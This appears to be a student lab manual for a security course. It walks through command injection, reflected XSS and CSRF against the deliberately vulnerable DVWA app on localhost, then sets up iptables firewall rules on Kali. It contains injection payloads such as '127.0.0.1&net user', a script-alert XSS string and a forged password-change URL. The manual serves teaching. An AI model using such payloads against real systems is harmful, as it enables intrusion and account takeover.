a form field "Enter an IP address: 127.0.0.1&net user" and a "Submit" button. Below the form, red text displays the output of a ping command and net user command:

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.024 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.044 ms


--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.013/0.031/0.044/0.013 ms

net [] user [misc. options] [targets]
    List users

net [] user DELETE [misc. options] [targets]
    Delete specified user

net [] user INFO [misc. options] [targets]
    List the domain groups of the specified user
  
```

Open command prompt in the windows system and use the command ping 0.0.0.0&net user



The screenshot shows a Windows Command Prompt window titled "Command Prompt". The command "ping 0.0.0.0&net user" was entered and executed. The output shows several failed ping attempts and the execution of the net user command, which lists domain users.


```

C:\Users\student>ping 0.0.0.0&net user

Pinging 0.0.0.0 with 32 bytes of data:
PING: transmit failed. General failure.

Ping statistics for 0.0.0.0:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\student>
  
```

Now use the command ping 0.0.0.0&Rnet user – replace & with &&



```
[cmd] Command Prompt
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ping 0.0.0.0&net user

Pinging 0.0.0.0 with 32 bytes of data:
PING: transmit failed. General failure.

Ping statistics for 0.0.0.0:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
User accounts for \\DESKTOP-8E5GFFQ

-----
Administrator          DefaultAccount      Guest
student                WDAGUtilityAccount
The command completed successfully.
```

XSS Attack**Click XSS Reflection**

A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) interface. The URL in the address bar is `127.0.0.1/DVWA/vulnerabilities/xss_r/`. The main content area displays the title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below it is a form with a text input field containing "What's your name? Hello World" and a "Submit" button. To the left of the form is a sidebar menu with various exploit categories, and the "XSS (Reflected)" option is highlighted. At the bottom of the page, there is a note: "Username: admin" and "Security Level: low".

Enter any name in the text box and click submit.

A screenshot of the DVWA application showing the result of the XSS attack. The main content area displays the title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below it is a form with a text input field containing "Hello World" and a "Submit" button. To the left of the form is a sidebar menu with various exploit categories, and the "XSS (Reflected)" option is highlighted. The "Hello World" text is displayed in the input field, indicating that the user's input was successfully reflected back to them.

It displays as



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello Hello World

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Navigation Menu:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected) **(Selected)**

Now instead of any text let's try some script text.

Ex: <script>alert('Hello World')</script>



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit


More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Navigation Menu:


- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected) **(Selected)**
- XSS (Stored)

It displays an alert as shown below



The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (highlighted in green), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with a text input field labeled "What's your name?" and a "Submit" button. Below the form, the word "Hello" is displayed in red. A modal dialog box is overlaid on the page, showing the IP address "127.0.0.1" and the message "Hello World" in white text on a dark background. A blue "OK" button is at the bottom right of the modal.

Click Ok



The screenshot shows the DVWA application interface after interacting with the previous modal. The sidebar and main content area are identical to the first screenshot. However, the modal dialog box is no longer present. The word "Hello" remains in red in the main content area, indicating it was not cleared by clicking "OK".

-----CSRF ATTACK-----

Damn Vulnerable Web Application (DVWA) v1.10 *Development*Test Credentials — Mozi

127.0.0.1/DVWA/vulnerabilities/csrf/test_credentials.php

Test Credentials

Vulnerabilities/CSRF

Username
admin

Password

Login

try with pablo

Damn Vulnerable Web Application (DVWA) v1.10 *Development*Test Credentials — Mozi

127.0.0.1/DVWA/vulnerabilities/csrf/test_credentials.php

Test Credentials

Vulnerabilities/CSRF


Valid password for 'pablo'

Username
admin


Password


Login

open burpsuite




click start burp suite





open browser

search for DVWA




http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=new&password_conf=new&Change=Change

login after inception is on

Go to browser using burp suite and

Search 127.0.0.1/DVWA



VIVA Questions

1. What is XSS Attack?

.....
.....
.....

2. What is Command Injection Attack?

.....
.....
.....

3. What is the full form of CSRF? And What is it?

.....
.....
.....

4. Why do we need to use Kali Linux?

.....
.....
.....

5. What is Explicit and Payload?

.....
.....
.....

Experiment 5: Implement a firewall for an organization.

```
(kali㉿kali)-[~]
$ sudo service apache2 start
[sudo] password for kali:
```

```
(kali㉿kali)-[~]
$ sudo service mysql start
```

Check ip address in kali

```
(kali㉿kali)-[~]
$ ifconfig
Brute Force
Security level is currently: low

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.23.128  netmask 255.255.255.0  broadcast 192.168.23.255
      inet6 fe80::20c:29ff:fe0b:96d0  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:0b:96:d0  txqueuelen 1000  (Ethernet)
          RX packets 109  bytes 39332 (38.4 KiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 133  bytes 24038 (23.4 KiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 171  bytes 37444 (36.5 KiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 171  bytes 37444 (36.5 KiB)
```

Check ip address for windows in command prompt

```
Command Prompt
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::bd09:f0d:fe31:fa37%15
  IPv4 Address . . . . . : 172.16.242.8
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 172.16.242.254

Wireless LAN adapter Wi-Fi:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

Wireless LAN adapter Local Area Connection* 1:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

Wireless LAN adapter Local Area Connection* 2:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :
```

Connect windows and kali using command prompt in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

To block pinging of windows system use the following command(should consider only IP address not ethernet's address)

(kali㉿kali)-[~]

\$ sudo iptables -A INPUT -s 192.168.23.1 -j DROP

Now check whether ping requests are allowed in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

This way we can block ping packets.

To unblock the ping packets use the commands

(kali㉿kali)-[~]

\$ sudo iptables -D INPUT -s 192.168.23.1 -j DROP

Let's check its unblocking the ping packets in the windows command prompt

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Task 2: Block the port numbers

```
(kali㉿kali)-[~]
$ sudo iptables -A INPUT -s 192.168.23.1 -p tcp --destination-port 80 -j DROP
```

Open browser in windows and search for its ip address in the address of kali linux bar – it opens the web page.



This site can't be reached

192.168.23.128 took too long to respond.

Try:

